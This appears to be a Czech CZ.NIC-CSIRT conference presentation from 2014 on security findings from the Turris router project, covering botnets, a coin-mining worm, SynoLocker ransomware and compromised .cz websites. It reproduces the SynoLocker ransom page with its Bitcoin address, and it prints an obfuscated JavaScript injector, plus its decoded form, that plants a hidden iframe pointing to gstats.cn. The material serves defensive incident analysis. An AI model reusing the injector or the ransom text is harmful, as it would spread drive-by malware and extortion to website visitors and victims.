# Zajímavé výstupy z projektu Turris

Pavel Bašta • pavel.basta@nic.cz • 29. 11. 2014

# CZ.NIC-CSIRT

- CSIRT tým interního typu
- Personálně propojený s národním týmem CSIRT.CZ
- Interní bezpečnost
  - ISO 27001
  - Incident response (AS25192 a doména .cz)
  - Prevence
  - Projekt Turris

# Osnova

- Klienti botnetů
- *Coin Mainer
- Hledání zranitelných serverů
- Manipulace se síťovým provozem
- Útok malware Synolocker
- Neznámé nebezpečné stránky

# Klienti Botnetu

- Klienti botnetů:
  - Zeus
  - Reveton
  - SpyEye a další
- 12 potvrzených antivirem
- 4 klienti s mnoha symptomy
  - Potlačení automatických aktualizací
  - Odstranění položky pro start v nouzovém režimu
  - Přistoupili k reinstalaci PC

# Klienti Botnetu

- Zajímavosti
  - Přesné určení zdroje problému
    - Turris zná i IP adresu z vnitřní sítě
  - OpenVPN
    - Detekce botnetu Zeus skrze VPN připojení
  - Blokované torrent trackery

# *Coin Mainer

- Zaznamenána anomálie (zvýšená aktivita) na portu 32764
- Známý backdoor na zařízeních Netgear, Cisco, Linksys
- Nová varianta červa „zollard“ pojmenovaná *Coin Mainer
- Těžba crypto měn

# Hledání zranitelných serverů

- Časté skenování známých portů
- V jednom případě skenovala IP adresa ze sítě UPC ostatní uživatele ve stejné síti
- Na jednom z routerů byl spuštěn „honeypot“

```
Auth, sequence: 0
Implementation: XNTPD (3)
Request code: MON GETLIST 1 (42)
```

- Jedná se o monitorování zranitelných uživatelů v rámci sítě UPC

# SynoLocker™

*Automated Decryption Service*

Logout

## 7 days, 13 hours, 35 mins, 25 secs

*PRICE OF DECRYPTION KEY DOUBLE WHEN COUNTDOWN EXPIRE*

To decrypt your files you need to buy a unique decryption key that is linked to your identification code.

**The only accepted payment method is Bitcoin.**

Visit the help page if you need information on how to purchase and send a Bitcoin payment.

**Follow these simple steps to get your decryption key:**

1. Send **0.6** BTC to this Bitcoin address: **1Mcaz3BhyftbV8Xsm9wmAGQQv9UKYEQVcN**
2. Once the payment has been processed, the RSA private key will be available on your home page within ~1 hour (6 Bitcoin network confirmations).
3. Get the link to the decryption page on your Synology NAS index.html page. Default is http://IP_ADDRESS:5000/redirect.html
4. Copy and paste the RSA private key into the decryption page form then hit the submit button.
5. After a short delay the webpage will start displaying the decryption progress.
6. Contact support if you face any issues with the decryption process.

# Synolocker


- Nová varianta ransomware cryptolocker
- Napadá Synology NAS disky
- Zašifrované soubory
- Výkupné v BTC
- K šíření zneužita díra v aplikaci běžící na portech 5000 a 5001
- Zaznamenána anomálie (zvýšená aktivita) několika IP adres ve dnech, kdy útok probíhal

# Manipulace se síťovým provozem

- Sonda sledující odpovědi na ping a certifikáty vybraných služeb a bankovních stránek
- Cílem odhalení případné manipulace s DNS, případně s certifikáty
- Data jsou nahrávána na server, kde jsou následně porovnány výsledky
- Zjevně neplatné certifikáty služeb jako je smtp.seznam.cz nebo smtp.gmail.com
- Potvrzeno přesměrovávání síťového provozu na vlastní mail servery

# Nebezpečné webové stránky

- Malicious Domain Manager
  - Aplikace sbírající informace o napadených .cz doménách
  - Šíření malware,  phishing
  - Malware šířen pomocí různých exploit kitů, např. Blackhole, Phoenix
  - Pomocí iframe je vkládán do napadených stránek odkaz na server, který pak provádí samotný útok
  - Chyby v prohlížeči, java, Acrobat Reader, Flash Player



```
<script language="JavaScript" type="text/javascript">
A89CE43509212D2="par";A89CE43509212D2+="seInt";D43E67373CA217="St";D43E67373CA217+="ring.fr";D43E67373CA217+="omC";D43E67373CA217+="ha";D43E67373CA217+="rCode";fu
nction FAABDE1325B741A(C8A8B824){var F84C008=893;F84C008=F84C008-877;C44D6BCC=eval(A89CE43509212D2+"(C8A8B824,F84C008)");return(C44D6BCC);}function E22A44D5AD
(ED99CA){var F9A79C=746;F9A79C=F9A79C-744;var DF6E80F646E="";for(D2E9615BA46A8=0;D2E9615BA46A8<ED99CA.length;D2E9615BA46A8+=F9A79C){DF6E80F646E+=( eval
(D43E67373CA217+"(FAABDE1325B741A(ED99CA.substr(D2E9615BA46A8,F9A79C)))"));}eval(DF6E80F646E);}E22A44D5AD
("69662028646F63756D656E742E636F6F6B69652E736561726368282266727213D322229203D3D202D3129207B0A7366663D646F63756D656E742E676574456C656D656E744279496428276861647927293B6966287366663D3D6E756C6C297B646F63756D656E742E77726974652827 3C696672616D652069643D6861647920737263 3D687474703A2F2F6773746174732E636E207374796C653D646973706C61793A6E6F6E653E3C2F696672616D653E27293B7D0A646F63756D656E742E636F6F6B6965203D20226672713D323B657870697265733D53756E2C2030312D4465632D32303131312030383A30303A303020474D543B706174683D2F223B7D");
</script>
```

```
if (document.cookie.search("frq=2") == -1) {
sff=document.getElementById('hady');if(sff==null){document.write('<iframe id=hady src=http://gstats.cn style=display:none></iframe>');}
document.cookie = "frq=2;expires=Sun, 01-Dec-2011 08:00:00 GMT;path=/";}
```

# Nebezpečné webové stránky

- Analýzy napadených stránek a hledání původních zdrojů útoku
- Takto zjištěné IP adresy jsou pomocí dalších nástrojů prověřovány (passive DNS, virustotal.com, nástroje pro ověření reputace IP, URL Query, JS Beautifier)
- Na základě tohoto posouzení se rozhodne o blokaci/sledování komunikace s danou IP

# Nebezpečné webové stránky

- Za poslední týden 45 napadených domén denně
- V průměru získáváme informaceo 60 IP nebezpečných adresách za měsíc
- Cca 20 IP adres se stále opakuje
- Počty dotazů zaznamenaných na firewalech Turrisů na  blokované/sledované IP od stovek do desítek týdně


Nahlášená útočná stránka!
Tato webová stránka na serveru [redacted] byla nahlášena jako útočná stránka a proto byla na základě vašeho bezpečnostního nastavení zablokována.
Útočné stránky se pokouší nainstalovat programy, které kradou vaše důvěrná data, používají váš počítač k dalším útokům, nebo jakkoliv poničí váš systém.
Některé stránky poskytují škodlivý software záměrně, řada z nich byla ale sama napadena a činí tak bez vědomí jejich vlastníků.
Rychle odsud pryč!
Proč byla tato stránka zablokována?
Ignorovat toto upozornění

# Další plány

- Rozšířit seznam sledovaných Botnetů
- Získat další zdroje informací o nebezpečných IP adresách
- Porovnávat anomálie z Turrisu s ostatními zdroji dat
- Identifikace napadených webových stránek?
- Zachytávání obsahu paketů na přání uživatele?

# Děkuji za pozornost

**Pavel Bašta • pavel.basta@nic.cz**